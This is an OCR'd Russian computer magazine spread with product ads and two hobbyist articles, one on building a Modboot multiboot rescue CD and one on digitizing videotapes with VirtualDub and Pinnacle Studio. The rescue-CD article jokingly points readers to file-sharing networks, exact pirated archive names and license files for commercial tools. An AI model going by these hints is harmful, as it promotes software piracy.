








ТОВАР СЕРТИФИЦИРОВАН












модемы серии

OMNI 56K



Модемы Omni 56K

- Максимальная скорость доступа в Интернет
- Надежная связь на любых линиях
- Легкая установка и простота в обращении
- Три года гарантии



При покупке модема — Интернет-карта в подарок*



*Только для модемов с наклейкой РОЛ



Новые похождения Хрюнделя и Похматого можно увидеть по адресу:

OMNI.ZyXEL.RU

Bird Feathery (bird@feathery.ru)



ЗАМУТИ СВОЙ РЕСКЬЮ-ДИСК

Салют! Тебе наверняка не раз приходилось устанавливать или восстанавливать упавшую операционную систему, спасать данные с компа, который вдруг перестал загружаться, или исправлять испорченную «продвинутым» пользователем MBR. Я всегда испытывал детский восторг, когда пользовался мультизагрузочными установочными дисками, где вместе с дистрибутивом винды были еще и полезные утилиты для настройки и тестирования компьютера. И всегда хотелось найти диск, который идеально подходил бы именно мне, на котором было бы то и только то, что нужно, и то, к чему я привык. Недавно моя мечта превратилась в реальность, и теперь в коробочке на моем столе лежит идеальный мультизагрузочный спасательный диск. Я сделал его сам.

ХАРДКОРНЫЙ МУЛЬТИЗАГРУЗОЧНЫЙ ДИСК СВОИМИ РУКАМИ

БАРТ, НО НЕ СИМПСОН

Bart Lagerweij - человек, искушенный в области создания хитрых загрузочных дисков.
Он создал целый сайт, посвященный этому увлекательному процессу. Больше двух лет он занимается этой темой, а одним из результатов его труда стала Corporate Modboot - технология, позволяющая самому скомпилировать многофункциональный рескью-диск. Барт собрал разные утилиты для обслуживания и восстановления компов в единое целое, кое-где вручную исправив или добавив недостающие части и адаптировав этот софт для работы в необычных условиях. Вот только некоторые программы, которые ты можешь получить на одном загрузочном CD в полностью рабочих версиях, уделив несколько минут чтению:

- Volkov Commander
- MemTest v3.0
- Symantec Ghost
- PowerQuest PartitionMagic
- McAfee VirusScan
- F-Prot Antivirus for DOS
- NTFSDOS Professional 4.03
- ERD Commander 2002
- Disk Commander v1.1
- Total Commander

Кроме этого, на диске может быть софт для диагностики PCI-шины и BIOS, редактор MBR и все остальное, что ты сам добавишь.

Барт, кроме прочего, ориентировался на системных администраторов, у которых под опекой локальная сеть. Поэтому в руководстве по созданию диска он описал оригинальный способ использования возможностей сети. Если загрузить машину, используя поддержку сетевых протоколов (а это возможно с помощью Modboot), то заюзать всю мощь мультибутового CD можно даже на тачке, не имеющей CD-дисковода. Ты даже обойдешь главный и, казалось бы, принципиальный недостаток загрузки с CD - запуск софта в рид-онли режиме, достаточно всего лишь прописать в одном из файлов (d:\bcd\cds\corpmb\autoexec.net) имя сервера, на котором будет располагаться часть системы Modboot. Не буду подробно на этом останавливаться. Я надеюсь, что после прочтения моей статьи ты сам найдешь на www.nu2.nu/corpmodboot и узнаешь обо всех возможностях системы. Сейчас же я расскажу о том, что сделал я.

ВСЕ ВКЛЮЧЕНО

Комплектация диска заняла довольно продолжительное время, но результат превзошел все ожидания.

Я создавал диск для автономного использования, мне не нужны были возможности сетевой загрузки, поэтому поступил я следующим образом. Создал на диске D каталог d:\bcd. Скачал и установил в этот каталог модуль BCD (Build Compact Disk) с www.nu2.nu/download.php?sFile=bcd111.zip. Затем туда же поместил BFD (Build Floppy Disk) с www.nu2.nu/download.php?sFile=bfd107.zip и модуль Corporate Modboot с www.nu2.nu/download.php?sFile=corpmb14.zip. Для того чтобы программа-компилятор ISO-образов могла сразу же записать этот образ на CD, нужно скачать библиотеку Nero Aspi Library (ftp://ftp.nero.com/wnaspi32.dll) и записать ее в каталог d:\bcd\bin. Если прямо сейчас все скомпилировать и записать на болванку, мы получим загрузочный диск с Volkov Commander'ом - не нуждающимся в рекламе тестером жестких дисков, поддерживающим харды объемом до 2 Тб любого типа - atapi, scsi, raid, - лишь бы тот поддерживался БИОС. И еще получим тулзу тестирования оперативной памяти MemTest86. Но мы этого делать не будем, а продолжим превращать диск в хардкорный многофункциональный инструмент для реальных пацан... то есть администраторов.

УСТАНАВЛИВАЕМ БОРТОВОЕ ВООРУЖЕНИЕ

Прежде всего, надо оговорить тот факт, что многие из тех программ, которые мы будем использовать, далеко не бесплатные. Поэтому я, конечно, не пользовался варезно-пиринговыми сетями вроде e-Donkey, а пошел и честно купил весь этот софт, ага ;).


Symantec Ghost - утилита для создания резервных копий и образов дисков. Установив ее, берем единственный нужный нам файл d:\Program Files\Symantec\Ghost\ghost.exe и копируем его в каталог d:\bcd\cds\corpmb\files\ghost.

PartitionMagic - маг и волшебник, повелитель дисковых разделов. От него нам понадобится содержимое второй спасительной дискеты. Дискету, разумеется, предварительно надо создать :). Ее содержимое переписываем в каталог d:\bcd\cds\corpmb\pqmagic.

McAfee VirusScan. Скачиваем по адресу ftp://ftp.nai.com/pub/antivirus/superdat/intel обновление для этого антивируса. Файл носит название sdatXXXX.exe, где вместо XXXX - четырехзначное число, определяющее версию обновления. На момент написания статьи это число равнялось 4396. Помещаем файл в каталог d:\bcd\cds\corpmb\files\mcafee и распаковываем командой sdat4396.exe /e. При этом запустится процесс в бэкграунде и через несколько секунд в каталоге чудесным образом появятся новые файлы.

NTFSDOS Professional. Драйвер NTFS для ДОСа. С его помощью при загрузке с нашего диска автоматически примонтируются все NTFS-разделы, о чем драйвер радостно тебе сообщит. Постарайся найти полновесную зарегистрированную версию, так как бесплатная монтирует разделы в режиме рид-онли. Еще одна важная деталь: версия программы должна быть не ниже 4. Я нашел 4.03. Копируем ntfspro.exe и license.bin (если он есть, конечно ;)) в каталог d:\bcd\cds\corpmb\files\ntfspro. Обрати внимание, что у этой диры есть два подкаталога: NT4 и NT5. Это неспроста. Файловые системы в NT и 2k/XP немного отличаются и даже носят разные названия - NTFS4 и NTFS5 соответственно. Поэтому нужно позаботиться о поддержке как старой, так и новой версии Windows. В папку NT4 нужно поместить 2 файлика из дистрибутива WindowsNT4.0: %windir%\system32\drivers\ntfs.sys и %windir%\system32\ntoskrnl.exe. Вряд ли у тебя найдется под рукой установленная NT. Зато где-нибудь на полке наверняка завалялся старенький дистрибутив с сервиспаком 6а. Эти два файла в сервиспаке есть. Для работы с 2k/XP нам нужны копии файлов %windir%\system32\drivers\ntfs.sys и %windir%\system32\ntoskrnl.exe. Их нужно поместить в другую папку (догадался, в какую?).

Диагностические утилиты для PCI-шины. Вот буквально сегодня понял, для чего они нужны. Приходит на работе ко мне мужик, приносит комп: «Поставь, - говорит, - винду 98-ю». Винду-то я поставил, а вот драйверов у него, естественно, нет. А по красочному описанию «pci audio device» марку звуковой карты определить довольно сложно :(. И тут мне на помощь пришел сканер PCI-шины, который определил, что в слоте торчит Realtek AC'97 Audio. Этого оказалось достаточно, чтобы удачно скормить старушке 98-й диск с реалтековскими драйверами. Так вот, качаем с http://members.datafast.net.au/dft0802/downloads/pci.zip и распаковываем в d:\bcd\cds\corpmb\files\pci. Туда же кладем свежий файл http://members.datafast.net.au/dft0802/downloads/pcidevs.txt с описаниями известных девайсов.


ERD Commander и Windows XP. Найди 10 отличий!

BIOS-детектор. Конечно, версия БИОС показывается при загрузке машины, но что если не успел посмотреть/записать, а инфа о ней нужна позарез? OMG! Перезагрузка, какой кошмар! Но нет! На помощь приходит спасительная утилитка с www.biosupgrades.com/bioswiz/detect.com, показываю-

www.iriverrussia.com
Плеер для тех, кто любит жизнь!
- объем памяти: iFP-1090/1095 — 256/512 Мб
- цветной экран (256 тысяч цветов!) различные настройки яркости
- цифровая камера с трехкратным зумом, поворотом на 180° и разрешением 640x480, высокая чувствительность при слабом освещении
- 35 часов непрерывной работы, FM-радио, диктофон, обновляемая прошивка

iFP-1000 Prism Eye
iriver
БОЛЬШЕ, ЧЕМ МУЗЫКА
iMP CD MP3 плееры
iFP flash MP3 плееры
H HDD MP3 плееры
MP3 плееры на базе FLASH



http://ftp.vse.cz/msdos/dmenu. Дуглас Белл написал утилиту DougMenu, чтобы рисовать красивые менюшки. Программа использует файлы с параметрами, с которыми можно здорово понтануться перед друзьями, оформив меню в своем стиле :). Хелп в комплекте.



www.simmtester.com/page/products/doc/docinfo.asp. DocMemory - тоже отличный инструмент для проверки работоспособности оперативной памяти. Когда все вероятные причины уже рассмотрены, знакомые компьютерщики разводят руками, а винда все равно продолжает выпадать с синим экраном, то протестируй память. Это она виновата. Наверно. Скорее всего :).




www.winternals.com - родина ERD и Disk Commander'ов. Жаль, что эти продукты коммерческие.

щая всю подноготную БИОСа :). Нашего спасителя-супергероя отправляем в d:\bcd\cds\corpmb\files\bin.

ERD Commander. Если ты еще не в теме, то вспомни, что в одном из недавних номеров была статья про WindowsPE - винду, которая умеет стартовать прямо с CD. ERD Commander 2003 построен на базе XP и содержит набор хардкорных админских утилит для восстановления умершей NT/2k/XP рабочей станции. Locksmith позволяет поменять пароль у любой учетной записи. FileRestore поможет восстановить стертые файлы. Кроме этого: копирование файлов с мертвой машины или на нее, редактор реестра, просмотр журнала событий, менеджер дисков, командная строка и поддержка сети. К сожалению, объем статьи не позволяет мне подробно рассказать об установке ERD Commander, но я уверен, что ты и сам разберешься. В общем, смысл в том, что с помощью этой программы создается образ загрузочного CD (который сам по себе - крайне полезная штука), этот образ нужно открыть в программе типа IsoBuster и извлечь все файлы в каталог d:\bcd\cds\corpmb\files. Обрати внимание, что вытаскивать файлы из образа нужно, представляя его как файловую систему формата Joliet. То есть сохранив все длинные имена файлов, иначе ничего не заработает. В IsoBuster нужно кликнуть (смотри скриншот) на иконку «>>>» и выбрать «extract».

Найти ERD в Сети довольно сложно. Поэтому я тебе не скажу, что файл, который я использовал, называется Winternals Administrator Pak v4.0 Full-(Erd Commander 2003).zip и имеет размер 75 560 264 байт. И про файлообменные сети тоже не буду напоминать. Да, кстати. О том, как использовать вместе с коммандером Mcafee VirusScan, написано в d:\bcd\cds\corpmb\files\mcafee\erd2002.txt.

Disk Commander. Мощный инструмент для вытаскивания информации с поврежденных и даже переформатированных дисков, оснащенный, к тому же, редактором MBR. Я нашел версию 1.1. Установил, запустил и пошел по пути Disk Commander Setup -> The Win32 version -> Copy to floppy. Из созданной дискеты скопировал все в d:\bcd\cds\corpmb\files\diskcmd. Дисковый Командир запускать надо хитрым образом. Вне зависимости от того, ДОС или ERD загружена в данный момент, надо открыть файл launch.exe (он уже был в каталоге, как ты мог заметить). Под ERD на недоуменный вопрос: «Not part of the ERD Commander 2002 environment, are you sure?» - надо ответить положительно. Раздобыть Диск Коммандер не намного легче, чем ERD. Но мне вчера приснился файл Winternals Disk Commander 1.1.0-FileRecovery.zip размером 4 898 155 байт. К чему бы это, как думаешь?



Чтобы не потерять длинные имена, файлы нужно извлекать именно так

ДОМАШНЕЕ ЗАДАНИЕ

Ну а что? Не все же мне за тебя делать :). То, что описано ниже, я не проверял, поэтому просто передам слова Барта. Одна из сильных сторон описанной технологии - возможность работы с сетью. Во-первых, это значит, что, используя механизм расшаренных ресурсов Windows, любой участник сети с любой машины (если права ему позволяют, конечно :)) может создать свой загрузочный диск, пользуясь файлами с одной-единственной тачки. Во-вторых, это снимает ограничения на общий объем программ, которые ты сможешь уместить на диске, и, что важнее, снимает рид-онли ограничение. Итак. Выбираем сервер, где будут лежать наши файлы. Каталогу d:\bcd присваиваем сетевое имя bcd и права на чтение группе Everyone, фулл контрол оставляя себе. Далее расшариваем каталог d:\bcd\cds\corpmb\files и даем ему имя corpmb. И наконец, делаем каталог d:\filedump и соответствующую шару «filedump». И вот уже на нее даем полный доступ всем пользователям. Теперь нужно найти в файле d:\bcd\cds\corpmb\autoexec.net (почитай, кстати, файлик - он кое-что расскажет о поддержке сети нашим диском) строку «set srv=yourserver» и вписать туда имя сервера (не ip-адрес, а именно имя, как говорит Барт), где деньг... то есть файлы лежат. В завершение настройки сетевой части нашего диска нужно снабдить его досовскими (!) драйверами для сетевых карточек, которые используются в твоей сети. Внушительный набор таких специально скомпонованных дров находится по адресу **www.nu2.nu/bootdisk/network/#niclist**.

Total Commander (блин, сколько командиров развелось) установлен почти у каждого. Поэтому просто копируй все его потроха в d:\bcd\cds\corpmb\files\totalcmd.

На этом точное следование руководству Барта я закончил и дополнил свой диск еще некоторыми полезными, с моей точки зрения, вещицами. Во-первых, записал туда досовкий кэш диска SmartDrive. Прогу smartdrv.exe взял из дистрибутива Win98SE и поместил в каталог d:\bcd\cds\corpmb\files\other. Смартдрайв необходим, если ты устанавливаешь 2k/XP из-под ДОСа (i386\winnt.exe). Без него установка либо вообще откажется работать, либо копирование трех сотен мегабайт рискует затянуться на весь рабочий день. Во-вторых, я оснастил диск набором ДОСовских архиваторов, включая extract.exe (распаковщик *.CAB файлов) из того же дистрибутива, расположив их в каталоге d:\bcd\cds\corpmb\files\arc. И наконец, в-третьих, записал свою любимую утилиту для обслуживания винчестеров - MHDD.

КОМПИЛИРУЕМ ИСОШНИК

Удовлетворенно взглянув на это скопище файлов, я приступил, собственно, к сборке ISO-образа и записи его на диск. Заходим в каталог d:\bcd и набираем «bcd corpmb». Если ты не забыл про библиотеку winaspi32.dll и компилятор смог определить твой CDRW-дисковод, то после того как будет готов образ, bcd сама запишет его на CD. Если же непосредственно с записью возникнут какие-то проблемы, то ISO всегда можно загнать на болванку с помощью твоей любимой программы-писалки, достав его из временного каталога (у меня это s:\temp\bcd.iso).

ВМЕСТО ЗАКЛЮЧЕНИЯ

Моя версия диска получилась объемом 187 мегов. Учитывая, что объем обычного CD-R составляет 700 метров, остается аж половина гига на набор драйверов, патчей, директыксов и прочей лабудени. Я еще не придумал, чем его забить, но надеюсь, для тебя это не составит труда.

```
Cdrecord 1.11a40 (i686-pc-cygwin) Copyright (C) 1995-2002 Jörg Schilling
TOC Type: 1 = CD-ROM
scsidev: '1,1,0'
scsibus: 1 target: 1 lun: 0
Using libscg version 'schily-0.7'
atapi: -1
Device type    : Removable CD-ROM
Version        : 0
Response Format: 1
Vendor_info    : 'TEAC    '
Identifikation : 'CD-W516EB       '
Revision       : '1.0B'
Device seems to be: Generic mmc CD-RW.
Using generic SCSI-3/mmc CD-R driver (mmc_cdr).
Driver flags   : MMC SWABAUDIO BURNFREE
Supported modes: TAO PACKET SAO SAO/R96P SAO/R96R RAW/R16 RAW/R96P RAW/R96R
Drive buf size : 1674624 = 1635 KB
Current Secsize: 2048
ATIP info from disk:
  Indicated writing power: 2
  Reference speed: 4
  Is not unrestricted
  Is erasable
  Disk sub type: High speed Rewritable (CAV) media (1)
  ATIP start of lead in:  -12900 (97:10/00)
  ATIP start of lead out: 359849 (79:59/74)
  1T speed low:  4 1T speed high: 10
  2T speed low:  4 2T speed high:  0 (reserved val  6)
  power mult factor: 1 1
```

Последний шанс спасти CD-R от записи. И мы его, конечно, упустим!



you can*
Canon
Печать снимков – часть искусства фотографии. Так зачем же доверять эту работу другим? Особенно если в вашем распоряжении новейшие технологии цифровой печати. Принтер PIXMA iP5000 – первый в мире принтер, осуществляющий печать чернильными каплями объемом 1 пиколитр. Технология FINE, разрешение 9600 x 2400 dpi... Это правда, что у вас дома целая фотостудия? www.canon.ru
PIXMA
iP5000
+7(095) 258 56 00 (Москва)
+7(812) 326 61 00 (Санкт-Петербург)
8 800 200 56 00 (для регионов звонок бесплатный)
Неотъемлемая часть фотоискусства
*Вы можете
Товар сертифицирован

■ Абырвалг (glav@ryba.ru)

CENSORED

ОЦИФРОВКА ВИДЕО

«Хеллоу! Помоги, плиз. Мне нужно перегнать видеозапись в цифровой формат и зафигачить ее на диск!» - вопрошал какой-то читатель. По привычке загрузив яндекс, я кликнул на первый попавшийся линк и уже почти послал незнакомцу: «xxx.ru, наша компания занимается профессиональной оцифровкой видеоматериала», но в последний момент очистил текст в письме и напечатал: «Без проблем помогу, жди статью в следующем номере». И правда, почему мы должны отдавать бешеные бабки за каждую оцифрованную кассету? Мы сэкономим деньги и оцифруем видео сами, летс гоу!

СКАЖИ ВИДЕОКАССЕТАМ «НЕТ!»

ЗАЧЕМ?


Видеокассеты стремительно уходят в прошлое, а их место в более выгодных пропорциях начинают занимать CD/DVD-диски и другие компьютерные накопители. Ярым приверженцам старых форматов хочу указать на тот факт, что цифровой видеоролик не может быть зажеван жестким диском, цифровые записи не портятся от многократных просмотров, а сделать их копию для друга всегда можно очень быстро и просто. Компьютерным гением для этого быть необязательно.

ОБОРУДОВАНИЕ

Главное, что нас с тобой интересует, - это железо, необходимое для того, чтобы «посмотреть себя по компутеру».

❶. Самый экономный вариант - видеоадаптер с интегрированным видеовходом и контроллерами, отвечающими за видеозахват (например Ati Rage Theater), плюс современная звуковая карта с линейным входом, позволяющая регулировать звук программным образом. К сожалению, дешевизна такой системы прямо пропорциональна качеству: максимальное разрешение захватываемой картинки составит всего 320x240 точек, да и качество аудио особо не порадует. Оптимальный вариант для перегона старых домашних видеозаписей на комп, а впоследствии на VideoCD.

Чип Ati Rage Theater 550 pro






Один из представителей внутренних TV-тюнеров

❷. Вариант немного дороже (от полусотни баксов) - приобретение ТВ-тюнера с аналоговым (очень важный момент) ТВ-входом (S-Video, RCA). Захваченное видео на таких устройствах будет иметь разрешение 720x576 точек, то есть качество записи будет на высоком уровне. А вот аудио не будет вообще, так что звук придется писать через звуковую плату, как уже говорилось в первом пункте, с линейным входом.

❸. Ну а если ты решил всерьез и профессионально заняться видеомонтажом и хочешь добиться наилучшего качества картинки, то тогда могу посоветовать купить специальное оборудование для работы с видеозахватом. Преимуществ у такого чуда куча: такие платы обычно наделены микросхемами, предназначенными для снижения нагрузки на шину PCI компа, процессором, кодирующим информацию наиболее оптимальным и современным образом в JPEG, различными (де)кодерами и прочим. Цена этого спецоборудования варьируется от $100 (Pinnacle Studio Dc10plus - $100, Pinnacle Studio Deluxe - $230) до нескольких тысяч (Pinnacle Liquid 5 - $1000).

В общем, «каравай-каравай-кого-хочешь-выбирай». Я не в курсе, какое оборудование тебе по зубам и по карману.


Вот что получают люди в свое распоряжение, заплатив тысячу долларов за профессиональное оборудование

А МЫ МОНТАЖНИКИ-ВЫСОТНИКИ, ДА

Самый популярный, легковесный, бесплатный и известный видеоредактор - это VirtualDub. При своих полутора мегабайтах он умеет практически все, что необходимо настоящему фильм-мейкеру, начиная от захвата видео с различных источников и заканчивая обработкой полученного avi'шника и его монтажом. Начнем все-таки с захвата (File -> Capture): укажем расположение вводного видеофайла и выберем (если их несколько) устройство для захвата. Следующий шаг - настройка параметров потока: выбор разрешения цифрового изображения и глубины цвета. Здесь нужно сделать заметку на полях, что изначально VD не позволяет захватывать видео в разрешении выше, чем 352x288 точек, в операционных системах Win2k/XP, поэтому для получения лучшего качества придется установить WinME/98. Не волнуйся, барьер в размер файла 2 Гб VirtualDub преодолеет сам. Но я не зря сказал «изначально», т.к. благодаря одному плагину и в 2k/XP виндах можно получить разрешение фильма до 750x576 точек. Называется он WDM-драйвер от Eduardo Jose Tagle. Взять можно отсюда: http://btwincap.sourceforge.net. Расправившись с настройками видео, делаем то же самое и со звуком. По дефолту он записывается без сжатия. Да, если ты любишь аккуратность и точность, то тщательнее проштудируй аудиоопции. Зачем нам лишние сотни мегабайт из-за псевдостереозвука на 44 КГц, если мы захватываем со старой-престарой кассеты, на пленке которой уже живого места нет? Так, теперь связываем видео- и аудиопотоки: Capture Settings - Lock video stream to audio.

Virtual Dub имеет встроенные кодеки Motion-JPEG, MPEG-1 и MP3 Audio, но также без труда подружится с любыми другими установленными в системе алгоритмами кодирования. Вкладка «Video» содержит множество таких полезных надстроек, как фильтры (большинство из них работает в реальном времени захвата), настройка формата и сжатия видео, возможность сглаживания краев и многое другое.

Отдельно ознакомимся со встроенными интересными фильтрами (массу других добавлений всегда можно найти в интернете). Фильтры для VirtualDub носят расширение .vdf и хранятся в директории Plugins.

❶. 2:1 reduction - уменьшение размера изображения в 2 раза.

❷. 3x3 averange - изображение обрабатывается таким образом, что каждый из пикселов картинки заменяется на среднее значение соседних пикселов.

❸. Deinterlace - фильтр, устраняющий эффект гребенки, который появляется при оцифровке аналогового сигнала с телевизора. Дело в том, что телевизионный сигнал имеет чересстрочную развертку. То есть кадр выводится в два этапа: сначала все четные строки, а потом уже нечетные. А при выводе цифрового изображения на компьютере оба кадра появляются одновременно, что и приводит к помехам.

❹. Emboss - рельеф изображения.

❺. Flip - перевертывание изображения.

❻. Grayscale - черно-белая картинка.

❼. Invert - обращение цветов.

❽. Motion Blur - эффект размытого движения.

❾. Levels - корректировка уровня освещенности картинки.

❿. Threshold - изображение становится монохромным.

И многое другое. О VirtualDub написано много подробных статей. Например тут: www.pctuner.ru/page-id-218.html.

К сожалению, большинство реально качественных программных пакетов для видеомонтажа доступно только за деньги или впридачу к продаваемому оборудованию. И никаких тебе триальных версий! Так, например, поступают разработчики из Pinnacle. Но если ты твердо решил заняться редактированием видео, то почему бы и не купить специальную плату, получив тот самый софт? Та же Pinnacle Studio 9 с платой Studio DC10Plus за сотку баксов отдастся в твое распоряжение. Линейка продуктов Studio предназначена для домашнего видеомонтажа. Это подразумевает простоту и удобство в работе редактора, так что каждая домохозяйка без проблем сможет перегнать свою видеокассету в avi'шник.

Возможности программы:
- масса полезных фильтров,
- цветокоррекция,
- разнообразные титры,
- возможность переноса музыки с аудиодиска или любой mp3'шки,
- захват через все типы возможных устройств,
- экспорт конечной ленты в формате Windows Media (mpeg4) и Real Audio,
- запись отдельных кадров в любом разрешении.


Ну и многое другое.


Работает Pinnacle Studio под всеми версиями форточек. Барьер Майкрософта в виде размера видеофайла в два гига, свойственный архитектуре «Video for Windows», программа легко преодолевает. Но если твоя ОС работает под файловой системой FAT32, то тебе придется немного подзаморочиться, так как ограничение на любой файл - 4 Гб. Об этом читай во врезке.

Собственно, сама работа подразделяется на три этапа и управляется через три меню: захват, редактирование и вывод фильма. Нетрудно догадаться о назначении каждого этапа. Пробежавшись по настройкам захвата, выставляем желаемое качество видео- и аудиопотоков, выбираем подходящий вариант разбивки ленты по сценам. Можно довериться программе и включить автоматическую разбивку, зависящую от контента видео, но также можно ввести точное значение времени, отводящееся на одну сцену, либо вообще не разбивать видеоленту. Все, теперь осталось только ввести продолжительность захвата и нажать «Start».




◢ www.pctuner.ru - все о TV/FM-тюнерах и соответствующем программном обеспечении,
◢ www.pinnacle-sys.ru - официальный сайт Pinnacle, много полезной технической инфы о последних новинках в мире плат для видеозахвата,
◢ http://forums.pinnacle.ru - а здесь много практических советов для монтажа и захвата видео. И не только от разработчиков Pinnacle,
◢ www.videoediting.ru - из названия ясно, что сайт о <зачеркнуто>пикапе и женщинах</зачеркнуто> работе с видео,
◢ http://nle.ixbt.com - теория и практика компьютерного монтажа видеофильмов.


Свежезахваченное видео мы сейчас отредактируем


Настраиваем частоту кадров

PC


Для получения качественных видеофильмов от твоего железного коня потребуется быстрый ЦПУ (лучше всего, с тактовой частотой выше 2 ГГц), 512 Мб оперативки, современная видеокарта (например NVIDIA Nforce3) и, самое главное, шустрый и емкий (от 50 Гб) жесткий диск, желательно, выделенный специально для манипуляций с видео.



Наносим титры в Pinnacle Studio 8

Ключевым разделом является второй, где можно отредактировать ленту, убрать ненужные кадры, добавить эффекты, титры, графику, музыкальное сопровождение и прочее, прочее, прочее (хотел написать еще раз «прочее», но пожалел верстальщиков (написал бы еще раз «прочее» - я бы тебе гонорар обрезал до нуля! - прим. ред.)). Причем работа заключается в драг-н-дропной деятельности. То бишь мышкой клац-клац, клац-клац (а третий раз «клац-клац» почему не написал? - прим. ред.). Кстати, профессиональных эффектов в Pinnacle Studio предостаточно. Благодаря набору трехмерных переходов Hollywood FX, можно и из записи утренника младшего братика сделать фильм ужасов. Hollywood FX использует аппаратное ускорение, так что наличие современного 3D-акселератора скажется на видеомонтаже только положительно. Больше полусотни (по умолчанию) градиентных переходов Alpha Magic добавят в твой фильм ужасов про брата Петю в детсадике 